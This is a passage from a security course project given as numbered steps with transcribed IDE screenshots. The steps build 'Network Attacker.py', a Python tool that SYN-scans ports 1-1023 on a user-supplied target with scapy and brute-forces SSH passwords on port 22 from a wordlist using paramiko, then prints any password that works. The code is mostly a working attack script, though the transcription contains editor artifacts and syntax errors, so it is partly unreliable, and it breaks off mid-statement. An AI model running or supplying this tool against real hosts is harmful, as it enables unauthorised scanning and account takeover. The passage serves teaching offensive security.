18         if SynPkt[TCP].flags == 0x12:
19             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
20             return True
21         else:
22             return False
23     except Exception as e:
24         print(f"Error scanning port {port}: {e}")
25         return False
26
27
28 1 usage
29 def check_target_availability(target):
30     try:
31         conf.verb = 0
32         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
33         return not (response is None)
34     except Exception as e:
35         print(f"Error checking target availability: {e}")
36         return False
37
38 def send_icmp(target):
39     try:
40         conf.verb = 0
41         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42         return not (icmp_response is None)
43     except Exception as e:
44         print(f"Error sending ICMP to {target}: {e}")
45         return None
46
47 if check_target_availability(target):
48     print(f"The target {target} is available.")
49 else:
50     print(f"The target {target} is not available.")
```

21 Create a loop that goes over the "ports" variable range.

```
Python Programming for Security - Final Project sagiv v Version control v
Network Attacker.py x
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 usage
12 def scanport(port, target):
13     try:
14         conf.verb = 0
15         source_port = RandShort()
16         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17         if SynPkt is None or not SynPkt.haslayer(TCP):
18             return False
19         if SynPkt[TCP].flags == 0x12:
20             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21             return True
22         else:
23             return False
24     except Exception as e:
25         print(f"Error scanning port {port}: {e}")
26         return False
27
28 usage
29 def check_target_availability(target):
30     try:
31         conf.verb = 0
32         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
33         return not (response is None)
34     except Exception as e:
35         print(f"Error checking target availability: {e}")
36         return False
37
38 def send_icmp(target):
39     try:
40         conf.verb = 0
41         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42         return not (icmp_response is None)
43     except Exception as e:
44         print(f"Error sending ICMP to {target}: {e}")
45         return None
46
47 if check_target_availability(target):
48     print(f"The target {target} is available.")
49     for port in Registered_Ports:
50         if scanport(port, target):
51             print(f"Port {port} is open.")
52             open_ports.append(port)
53     print(f"Open ports: {open_ports}")
54 else:
55     print(f"The target {target} is not available.")
```


- 22 Create a “status” variable that is equal to the port scanning function with the port as its argument.
- 23 If the status variable is equal to **True**, append the port to the “Open_Ports” list and print the open port.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 usage
12 def scanport(port, target):
13     try:
14         conf.verb = 0
15         source_port = RandShort()
16         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17         if SynPkt is None or not SynPkt.haslayer(TCP):
18             return False
19         if SynPkt[TCP].flags == 0x12:
20             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21             return True
22         else:
23             return False
24     except Exception as e:
25         print(f"Error scanning port {port}: {e}")
26         return False
```

```
26
27 usage
28 def check_target_availability(target):
29     try:
30         conf.verb = 0
31         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
32         return not (response is None)
33     except Exception as e:
34         print(f"Error checking target availability: {e}")
35         return False
36
37 def send_icmp(target):
38     try:
39         conf.verb = 0
40         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
41         return not (icmp_response is None)
42     except Exception as e:
43         print(f"Error sending ICMP to {target}: {e}")
44         return None
45
46 if check_target_availability(target):
47     print(f"The target {target} is available.")
48     for port in Registered_Ports:
49         status = scanport(port, target)
50         if status:
51             print(f"Port {port} is open.")
52             open_ports.append(port)
53     print(f"Open ports: {open_ports}")
54 else:
55     print(f"The target {target} is not available.")
56
```


24 After the loop finishes, print a message stating that the scan finished.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 from scapy.layers.inet import TCP, IP, ICMP
2 from scapy.layers.l2 import ARP
3 from scapy.all import RandShort, sr1, send
4 from scapy.all import *
5
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 usage
12 def scanport(port, target):
13     try:
14         conf.verb = 0
15         source_port = RandShort()
16         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17         if SynPkt is None or not SynPkt.haslayer(TCP):
18             return False
19         if SynPkt[TCP].flags == 0x12:
20             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21             return True
22         else:
23             return False
24     except Exception as e:
25         print(f"Error scanning port {port}: {e}")
26         return False
27
28 usage
29 def check_target_availability(target):
30     try:
31         conf.verb = 0
32         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
33         return not (response is None)
34     except Exception as e:
35         print(f"Error checking target availability: {e}")
36         return False
```

```
35
36 def send_icmp(target):
37     try:
38         conf.verb = 0
39         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
40         return not (icmp_response is None)
41     except Exception as e:
42         print(f"Error sending ICMP to {target}: {e}")
43         return None
44
45 if check_target_availability(target):
46     print(f"The target {target} is available.")
47     for port in Registered_Ports:
48         status = scanport(port, target)
49         if status:
50             print(f"Port {port} is open.")
51             open_ports.append(port)
52
53     print("Scan finished.")
54     print(f"Open ports: {open_ports}")
55 else:
56     print(f"The target {target} is not available.")
57
58
```

25 Import the “paramiko” library.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 target = input("Enter the target IP address: ")
8 Registered_Ports = range(1, 1024)
9 open_ports = []
10
11 usage
12 def scanport(port, target):
13     try:
14         conf.verb = 0
15         source_port = RandShort()
16         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
17         if SynPkt is None or not SynPkt.haslayer(TCP):
18             return False
19         if SynPkt[TCP].flags == 0x12:
20             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
21             return True
22         else:
23             return False
24     except Exception as e:
25         print(f"Error scanning port {port}: {e}")
26         return False
27
28 usage
29 def check_target_availability(target):
30     try:
31         conf.verb = 0
32         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
33         return not (response is None)
34     except Exception as e:
35         print(f"Error checking target availability: {e}")
36         return False
37
38 def send_icmp(target):
39     try:
40         conf.verb = 0
41         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
42         return not (icmp_response is None)
43     except Exception as e:
44         print(f"Error sending ICMP to {target}: {e}")
45         return None
46
47 if check_target_availability(target):
48     print(f"The target {target} is available.")
49     for port in Registered_Ports:
50         status = scanport(port, target)
51         if status:
52             print(f"Port {port} is open.")
53             open_ports.append(port)
54     print("Scan finished.")
55     print(f"Open ports: {open_ports}")
56 else:
57     print(f"The target {target} is not available.")
```

26 Create a "BruteForce" function that takes the port variable as an argument.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 1 usage
8 def BruteForce(port):
9     print(f"Brute-Forcing-Now {port}...")
10    return "Failed!"
11
12 target = input("Enter the target IP address: ")
13 Registered_Ports = range(1, 1024)
14 open_ports = []
15
16 1 usage
17 def scanport(port, target):
18     try:
19         conf.verb = 0
20         source_port = RandShort()
21         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
22         if SynPkt is None or not SynPkt.haslayer(TCP):
23             return False
24         if SynPkt[TCP].flags == 0x12:
25             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
26             return True
27         else:
28             return False
29     except Exception as e:
30         print(f"Error scanning port {port}: {e}")
31         return False
32
33 1 usage
34 def check_target_availability(target):
35     try:
36         conf.verb = 0
37         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
38         return not (response is None)
39     except Exception as e:
40         print(f"Error checking target availability: {e}")
41         return False
```

```
39
40 def send_icmp(target):
41     try:
42         conf.verb = 0
43         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
44         return not (icmp_response is None)
45     except Exception as e:
46         print(f"Error sending ICMP to {target}: {e}")
47         return None
48
49 if check_target_availability(target):
50     print(f"The target {target} is available.")
51     for port in Registered_Ports:
52         status = scanport(port, target)
53         if status:
54             print(f"Port {port} is open.")
55             open_ports.append(port)
56
57     BruteForce(port)
58     print("Scan finished.")
59     print(f"Open ports: {open_ports}")
60 else:
61     print(f"The target {target} is not available.")
62
```

27 Use the “with” method to open the “PasswordList.txt”.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list):
9     print(f"Attempting brute force on port {port}...")
10    with open(password_list, 'r') as file:
11        for password in file:
12            print(f"Trying password {password.strip()}...")
13    return "Brute force attempt finished."
14
15 target = input("Enter the target IP address: ")
16 Registered_Ports = range(1, 1024)
17 open_ports = []
18
19 usage
20 def scanport(port, target):
21     try:
22         conf.verb = 0
23         source_port = RandShort()
24         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags='S'), timeout=0.5)
25         if SynPkt is None or not SynPkt.haslayer(TCP):
26             return False
27         if SynPkt[TCP].flags == 0x12:
28             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags='R'), timeout=2)
29             return True
30         else:
31             return False
32     except Exception as e:
33         print(f"Error scanning port {port}: {e}")
34         return False
```

```
33
34 usage
35 def check_target_availability(target):
36     try:
37         conf.verb = 0
38         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
39         return not (response is None)
40     except Exception as e:
41         print(f"Error checking target availability: {e}")
42         return False
43
44 def send_icmp(target):
45     try:
46         conf.verb = 0
47         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
48         return not (icmp_response is None)
49     except Exception as e:
50         print(f"Error sending ICMP to target {target}: {e}")
51         return None
52
53 if check_target_availability(target):
54     print(f"The target {target} is available.")
55     for port in Registered_Ports:
56         status = scanport(port, target)
57         if status:
58             print(f"Port {port} is open.")
59             open_ports.append(port)
60             BruteForce(port, password_list: 'PasswordList.txt')
61     print("Scan finished.")
62     print(f"Open ports: {open_ports}")
63 else:
64     print(f"The target {target} is not available.")
65 }
```

28 Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.

```
Python Programming for Security - Final Project sagiv v Version control v
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list):
9     passwords = []
10    print(f"Attempting brute force on port {port}...")
11    with open(password_list, 'r') as file:
12        for password in file:
13            password = password.strip()
14            passwords.append(password)
15            print(f"Trying password {password}...")
16    return "Brute force attempt finished."
17
18 target = input("Enter the target IP address: ")
19 Registered_Ports = range(1, 1024)
20 open_ports = []
21
22 usage
23 def scanport(port, target):
24     try:
25         conf.verb = 0
26         source_port = RandShort()
27         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
28         if SynPkt is None or not SynPkt.haslayer(TCP):
29             return False
30         if SynPkt[TCP].flags == 0x12:
31             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
32             return True
33         else:
34             return False
35     except Exception as e:
36         print(f"Error scanning port {port}: {e}")
37         return False
```

```

36
37 1 usage
38 def check_target_availability(target):
39     try:
40         conf.verb = 0
41         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
42         return not (response is None)
43     except Exception as e:
44         print(f"Error checking target availability: {e}")
45         return False
46
47 def send_icmp(target):
48     try:
49         conf.verb = 0
50         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
51         return not (icmp_response is None)
52     except Exception as e:
53         print(f"Error sending ICMP to target {target}: {e}")
54         return None
55
56 if check_target_availability(target):
57     print(f"The target {target} is available.")
58     for port in Registered_Ports:
59         status = scanport(port, target)
60         if status:
61             print(f"Port {port} is open.")
62             open_ports.append(port)
63             BruteForce(port, password_list: 'PasswordList.txt')
64     print("Scan finished.")
65     print(f"Open ports: {open_ports}")
66 else:
67     print(f"The target {target} is not available.")
68
69

```


29 Under the "with" method, create one variable called "user" to allow the user to select the SSH server's login username.

```
Python Programming for Security - Final Project saviv Version control
Network Attacker.py
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username):
9     print(f"Attempting brute force on port {port} with username {username}...")
10    with open(password_list, 'r') as file:
11        for password in file:
12            password = password.strip()
13            print(f"Trying password {password}...")
14        return "Brute force attempt finished."
15
16 user = input("Enter the SSH server's login username: ")
17
18 target = input("Enter the target IP address: ")
19 Registered_Ports = range(1, 1024)
20 open_ports = []
21
22 usage
23 def scanport(port, target):
24     try:
25         conf.verb = 0
26         source_port = RandShort()
27         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
28         if SynPkt is None or not SynPkt.haslayer(TCP):
29             return False
30         if SynPkt[TCP].flags == 0x12:
31             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
32             return True
33         else:
34             return False
35     except Exception as e:
36         print(f"Error scanning port {port}: {e}")
37         return False
38
39 74
```



```

36
37 1 usage
38 def check_target_availability(target):
39     try:
40         conf.verb = 0
41         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
42         return not (response is None)
43     except Exception as e:
44         print(f"Error checking target availability: {e}")
45         return False
46
47 def send_icmp(target):
48     try:
49         conf.verb = 0
50         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
51         return not (icmp_response is None)
52     except Exception as e:
53         print(f"Error sending ICMP to target {target}: {e}")
54         return None
55
56 if check_target_availability(target):
57     print(f"The target {target} is available.")
58     for port in Registered_Ports:
59         status = scanport(port, target)
60         if status:
61             print(f"Port {port} is open.")
62             open_ports.append(port)
63             BruteForce(port, password_list='PasswordList.txt', user)
64     print("Scan finished.")
65     print(f"Open ports: {open_ports}")
66 else:
67     print(f"The target {target} is not available.")
68

```

- 30 Create the variable "SSHconn" that equals to the "paramiko.SSHClient()" function.
- 31 Apply the ".set_missing_host_key_policy(paramiko.AutoAddPolicy())" function to the "SSHconn" variable.

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 1 usage
8 def BruteForce(port, password_list, username):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        for password in file:
14            password = password.strip()
15            try:
16                SSHconn.connect(target, port=port, username=username, password=password)
17                print(f"Success! The password for {username} is {password}")
18                break
19            except paramiko.AuthenticationException:
20                print(f"Trying password {password}... Failed.")
21    return "Brute force attempt finished."
22
23 user = input("Enter the SSH server's login username: ")
24
25 target = input("Enter the target IP address: ")
26 Registered_Ports = range(1, 1024)
27 open_ports = []
```

```
1 usage
28 def scanport(port, target):
29     try:
30         conf.verb = 0
31         source_port = RandShort()
32         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
33         if SynPkt is None or not SynPkt.haslayer(TCP):
34             return False
35         if SynPkt[TCP].flags == 0x12:
36             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
37             return True
38         else:
39             return False
40     except Exception as e:
41         print(f"Error scanning port {port}: {e}")
42         return False
43
44 1 usage
45 def check_target_availability(target):
46     try:
47         conf.verb = 0
48         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
49         return not (response is None)
50     except Exception as e:
51         print(f"Error checking target availability: {e}")
52         return False
53
```

```

52
53 def send_icmp(target):
54     try:
55         conf.verb = 0
56         icmp_response = sr1("args: IP(dst=target)/ICMP(), timeout=3)
57         return not (icmp_response is None)
58     except Exception as e:
59         print(f"Error sending ICMP to target {target}: {e}")
60         return None
61
62 if check_target_availability(target):
63     print(f"The target {target} is available.")
64     for port in Registered_Ports:
65         status = scanport(port, target)
66         if status:
67             print(f"Port {port} is open.")
68             open_ports.append(port)
69             BruteForce(port, password_list='PasswordList.txt', user)
70     print("Scan finished.")
71     print(f"Open ports: {open_ports}")
72 else:
73     print(f"The target {target} is not available.")
74
75
76

```

32 Create a loop for each value in the “passwords” variable.

The screenshot shows a code editor with a file named 'Network Attacker.py'. The code defines a function 'BruteForce' that takes 'port', 'password_list', 'username', and 'target' as arguments. It uses 'paramiko' for SSH connections and 'scapy' for network packet manipulation. The function reads passwords from a file, attempts to connect to the target on the specified port using each password, and prints the results. It also includes a usage section and a main loop to interact with the user for target IP and username input.

```

1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7
8 1 usage
9 def BruteForce(port, password_list, username, target):
10     SSHconn = paramiko.SSHClient()
11     SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
12     passwords = []
13     with open(password_list, 'r') as file:
14         passwords = [line.strip() for line in file.readlines()]
15
16     print(f"Attempting brute force on port {port} with username {username}...")
17     for password in passwords:
18         try:
19             SSHconn.connect(target, port=port, username=username, password=password)
20             print(f"Success! The password for {username} is {password}")
21             SSHconn.close()
22             return True
23         except paramiko.AuthenticationException:
24             print(f"Trying password {password}... Failed.")
25         except Exception as e:
26             print(f"An error occurred: {e}")
27             break
28     return False
29
30 user = input("Enter the SSH server's login username: ")
31
32 target = input("Enter the target IP address: ")
33 Registered_Ports = range(1, 1024)
34 open_ports = []
35

```

```

36 def scanport(port, target):
37     try:
38         conf.verb = 0
39         source_port = RandShort()
40         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
41         if SynPkt is None or not SynPkt.haslayer(TCP):
42             return False
43         if SynPkt[TCP].flags == 0x12:
44             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
45             return True
46         else:
47             return False
48     except Exception as e:
49         print(f"Error scanning port {port}: {e}")
50     return False
51
52 usage
53 def check_target_availability(target):
54     try:
55         conf.verb = 0
56         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
57         return not (response is None)
58     except Exception as e:
59         print(f"Error checking target availability: {e}")
60     return False
61
62 def send_icmp(target):
63     try:
64         conf.verb = 0
65         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
66         return not (icmp_response is None)
67     except Exception as e:
68         print(f"Error sending ICMP to target {target}: {e}")
69     return None

```

```

70 if check_target_availability(target):
71     print(f"The target {target} is available.")
72     for port in Registered_Ports:
73         status = scanport(port, target)
74         if status:
75             print(f"Port {port} is open.")
76             open_ports.append(port)
77             BruteForce(port, password_list: 'PasswordList.txt', user)
78     print("Scan finished.")
79     print(f"Open ports: {open_ports}")
80 else:
81     print(f"The target {target} is not available.")
82
83

```

33 Implement "try" and "except" methodology. In case of an exception, the function will print "<The password variable> failed."

```
Python Programming for Security - Final Project sagiv Version control
Network Attacker.py
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=port, username=username, password=password)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            return True
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27    return False
28
29 user = input("Enter the SSH server's login username: ")
30
31 target = input("Enter the target IP address: ")
32 Registered_Ports = range(1, 1024)
33 open_ports = []
34
```

```
usage
35 def scanport(port, target):
36     try:
37         conf.verb = 0
38         source_port = RandShort()
39         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
40         if SynPkt is None or not SynPkt.haslayer(TCP):
41             return False
42         if SynPkt[TCP].flags == 0x12:
43             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
44             return True
45         else:
46             return False
47     except Exception as e:
48         print(f"Error scanning port {port}: {e}")
49         return False
50
51 usage
52 def check_target_availability(target):
53     try:
54         conf.verb = 0
55         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
56         return not (response is None)
57     except Exception as e:
58         print(f"Error checking target availability: {e}")
59         return False
60
```

```

60 def send_icmp(target):
61     try:
62         conf.verb = 0
63         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
64         return not (icmp_response is None)
65     except Exception as e:
66         print(f"Error sending ICMP to target {target}: {e}")
67         return None
68
69 if check_target_availability(target):
70     print(f"The target {target} is available.")
71     for port in Registered_Ports:
72         status = scanport(port, target)
73         if status:
74             print(f"Port {port} is open.")
75             open_ports.append(port)
76             BruteForce(port, password_list: 'PasswordList.txt', user)
77     print("Scan finished.")
78     print(f"Open ports: {open_ports}")
79 else:
80     print(f"The target {target} is not available.")
81
82

```

34 Connect to SSH using “SSHconn.connect(Target, port=int(port),username=user, password=password,timeout = 1)”

35 Print the password with a success message.

36 Close the connection with “SSHconn.close()”.

```

Python Programming for Security - Final Project sagiv  Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            return True
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27    return False
28
29 user = input("Enter the SSH server's login username: ")
30
31 target = input("Enter the target IP address: ")
32 Registered_Ports = range(1, 1024)
33 open_ports = []
34

```



```

1 usage
24
25 def scanport(port, target):
26     try:
27         conf.verb = 0
28         source_port = RandShort()
29         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
30         if SynPkt is None or not SynPkt.hasLayer(TCP):
31             return False
32         if SynPkt[TCP].flags == 0x12:
33             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
34             return True
35         else:
36             return False
37     except Exception as e:
38         print(f"Error scanning port {port}: {e}")
39         return False
40
41 1 usage
42
43 def check_target_availability(target):
44     try:
45         conf.verb = 0
46         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
47         return not (response is None)
48     except Exception as e:
49         print(f"Error checking target availability: {e}")
50         return False

```

```

51
52 def send_icmp(target):
53     try:
54         conf.verb = 0
55         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
56         return not (icmp_response is None)
57     except Exception as e:
58         print(f"Error sending ICMP to target {target}: {e}")
59         return None
60
61 if check_target_availability(target):
62     print(f"The target {target} is available.")
63     for port in Registered_Ports:
64         status = scanport(port, target)
65         if status:
66             print(f"Port {port} is open.")
67             open_ports.append(port)
68             BruteForce(port, password_list: 'PasswordList.txt', user_)
69     print("Scan finished.")
70     print(f"Open ports: {open_ports}")
71 else:
72     print(f"The target {target} is not available.")
73
74
75

```


37 Break the loop.

```
PC Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 1 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29
30 target = input("Enter the target IP address: ")
31 Registered_Ports = range(1, 1024)
32 open_ports = []
33
```

```
1 usage
33 def scanport(port, target):
34     try:
35         conf.verb = 0
36         source_port = RandShort()
37         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
38         if SynPkt is None or not SynPkt.haslayer(TCP):
39             return False
40         if SynPkt[TCP].flags == 0x12:
41             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
42             return True
43         else:
44             return False
45     except Exception as e:
46         print(f"Error scanning port {port}: {e}")
47         return False
48
49 1 usage
49 def check_target_availability(target):
50     try:
51         conf.verb = 0
52         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
53         return not (response is None)
54     except Exception as e:
55         print(f"Error checking target availability: {e}")
56         return False
57
```

```

57
58 def send_icmp(target):
59     try:
60         conf.verb = 0
61         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
62         return not (icmp_response is None)
63     except Exception as e:
64         print(f"Error sending ICMP to target {target}: {e}")
65         return None
66
67 if check_target_availability(target):
68     print(f"The target {target} is available.")
69     for port in Registered_Ports:
70         status = scanport(port, target)
71         if status:
72             print(f"Port {port} is open.")
73             open_ports.append(port)
74             BruteForce(port, password_list: 'PasswordList.txt', user)
75     print("Scan finished.")
76     print(f"Open ports: {open_ports}")
77 else:
78     print(f"The target {target} is not available.")
79
80

```

38 After the main functionality loop, under the line that prints *“Finished scanning,”* create another IF statement that checks if 22 exist in the portlist and return the open ports.

```

Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29
30 target = input("Enter the target IP address: ")
31 Registered_Ports = range(1, 1024)
32 open_ports = []
33

```

```

1 usage
33 def scanport(port, target):
34     try:
35         conf.verb = 0
36         source_port = RandShort()
37         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
38         if SynPkt is None or not SynPkt.haslayer(TCP):
39             return False
40         if SynPkt[TCP].flags == 0x12:
41             send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
42             return True
43         else:
44             return False
45     except Exception as e:
46         print(f"Error scanning port {port}: {e}")
47     return False
48
1 usage
49 def check_target_availability(target):
50     try:
51         conf.verb = 0
52         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
53         return not (response is None)
54     except Exception as e:
55         print(f"Error checking target availability: {e}")
56     return False

```

```

57
58 def send_icmp(target):
59     try:
60         conf.verb = 0
61         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
62         return not (icmp_response is None)
63     except Exception as e:
64         print(f"Error sending ICMP to target {target}: {e}")
65     return None
66
67 if check_target_availability(target):
68     print(f"The target {target} is available.")
69     for port in Registered_Ports:
70         status = scanport(port, target)
71         if status:
72             print(f"Port {port} is open.")
73             open_ports.append(port)
74             if port == 22:
75                 BruteForce(port, password_list='PasswordList.txt', user_)
76     print("Scan finished.")
77     if 22 in open_ports:
78         print("Port 22 is open, proceeding with brute force...")
79     else:
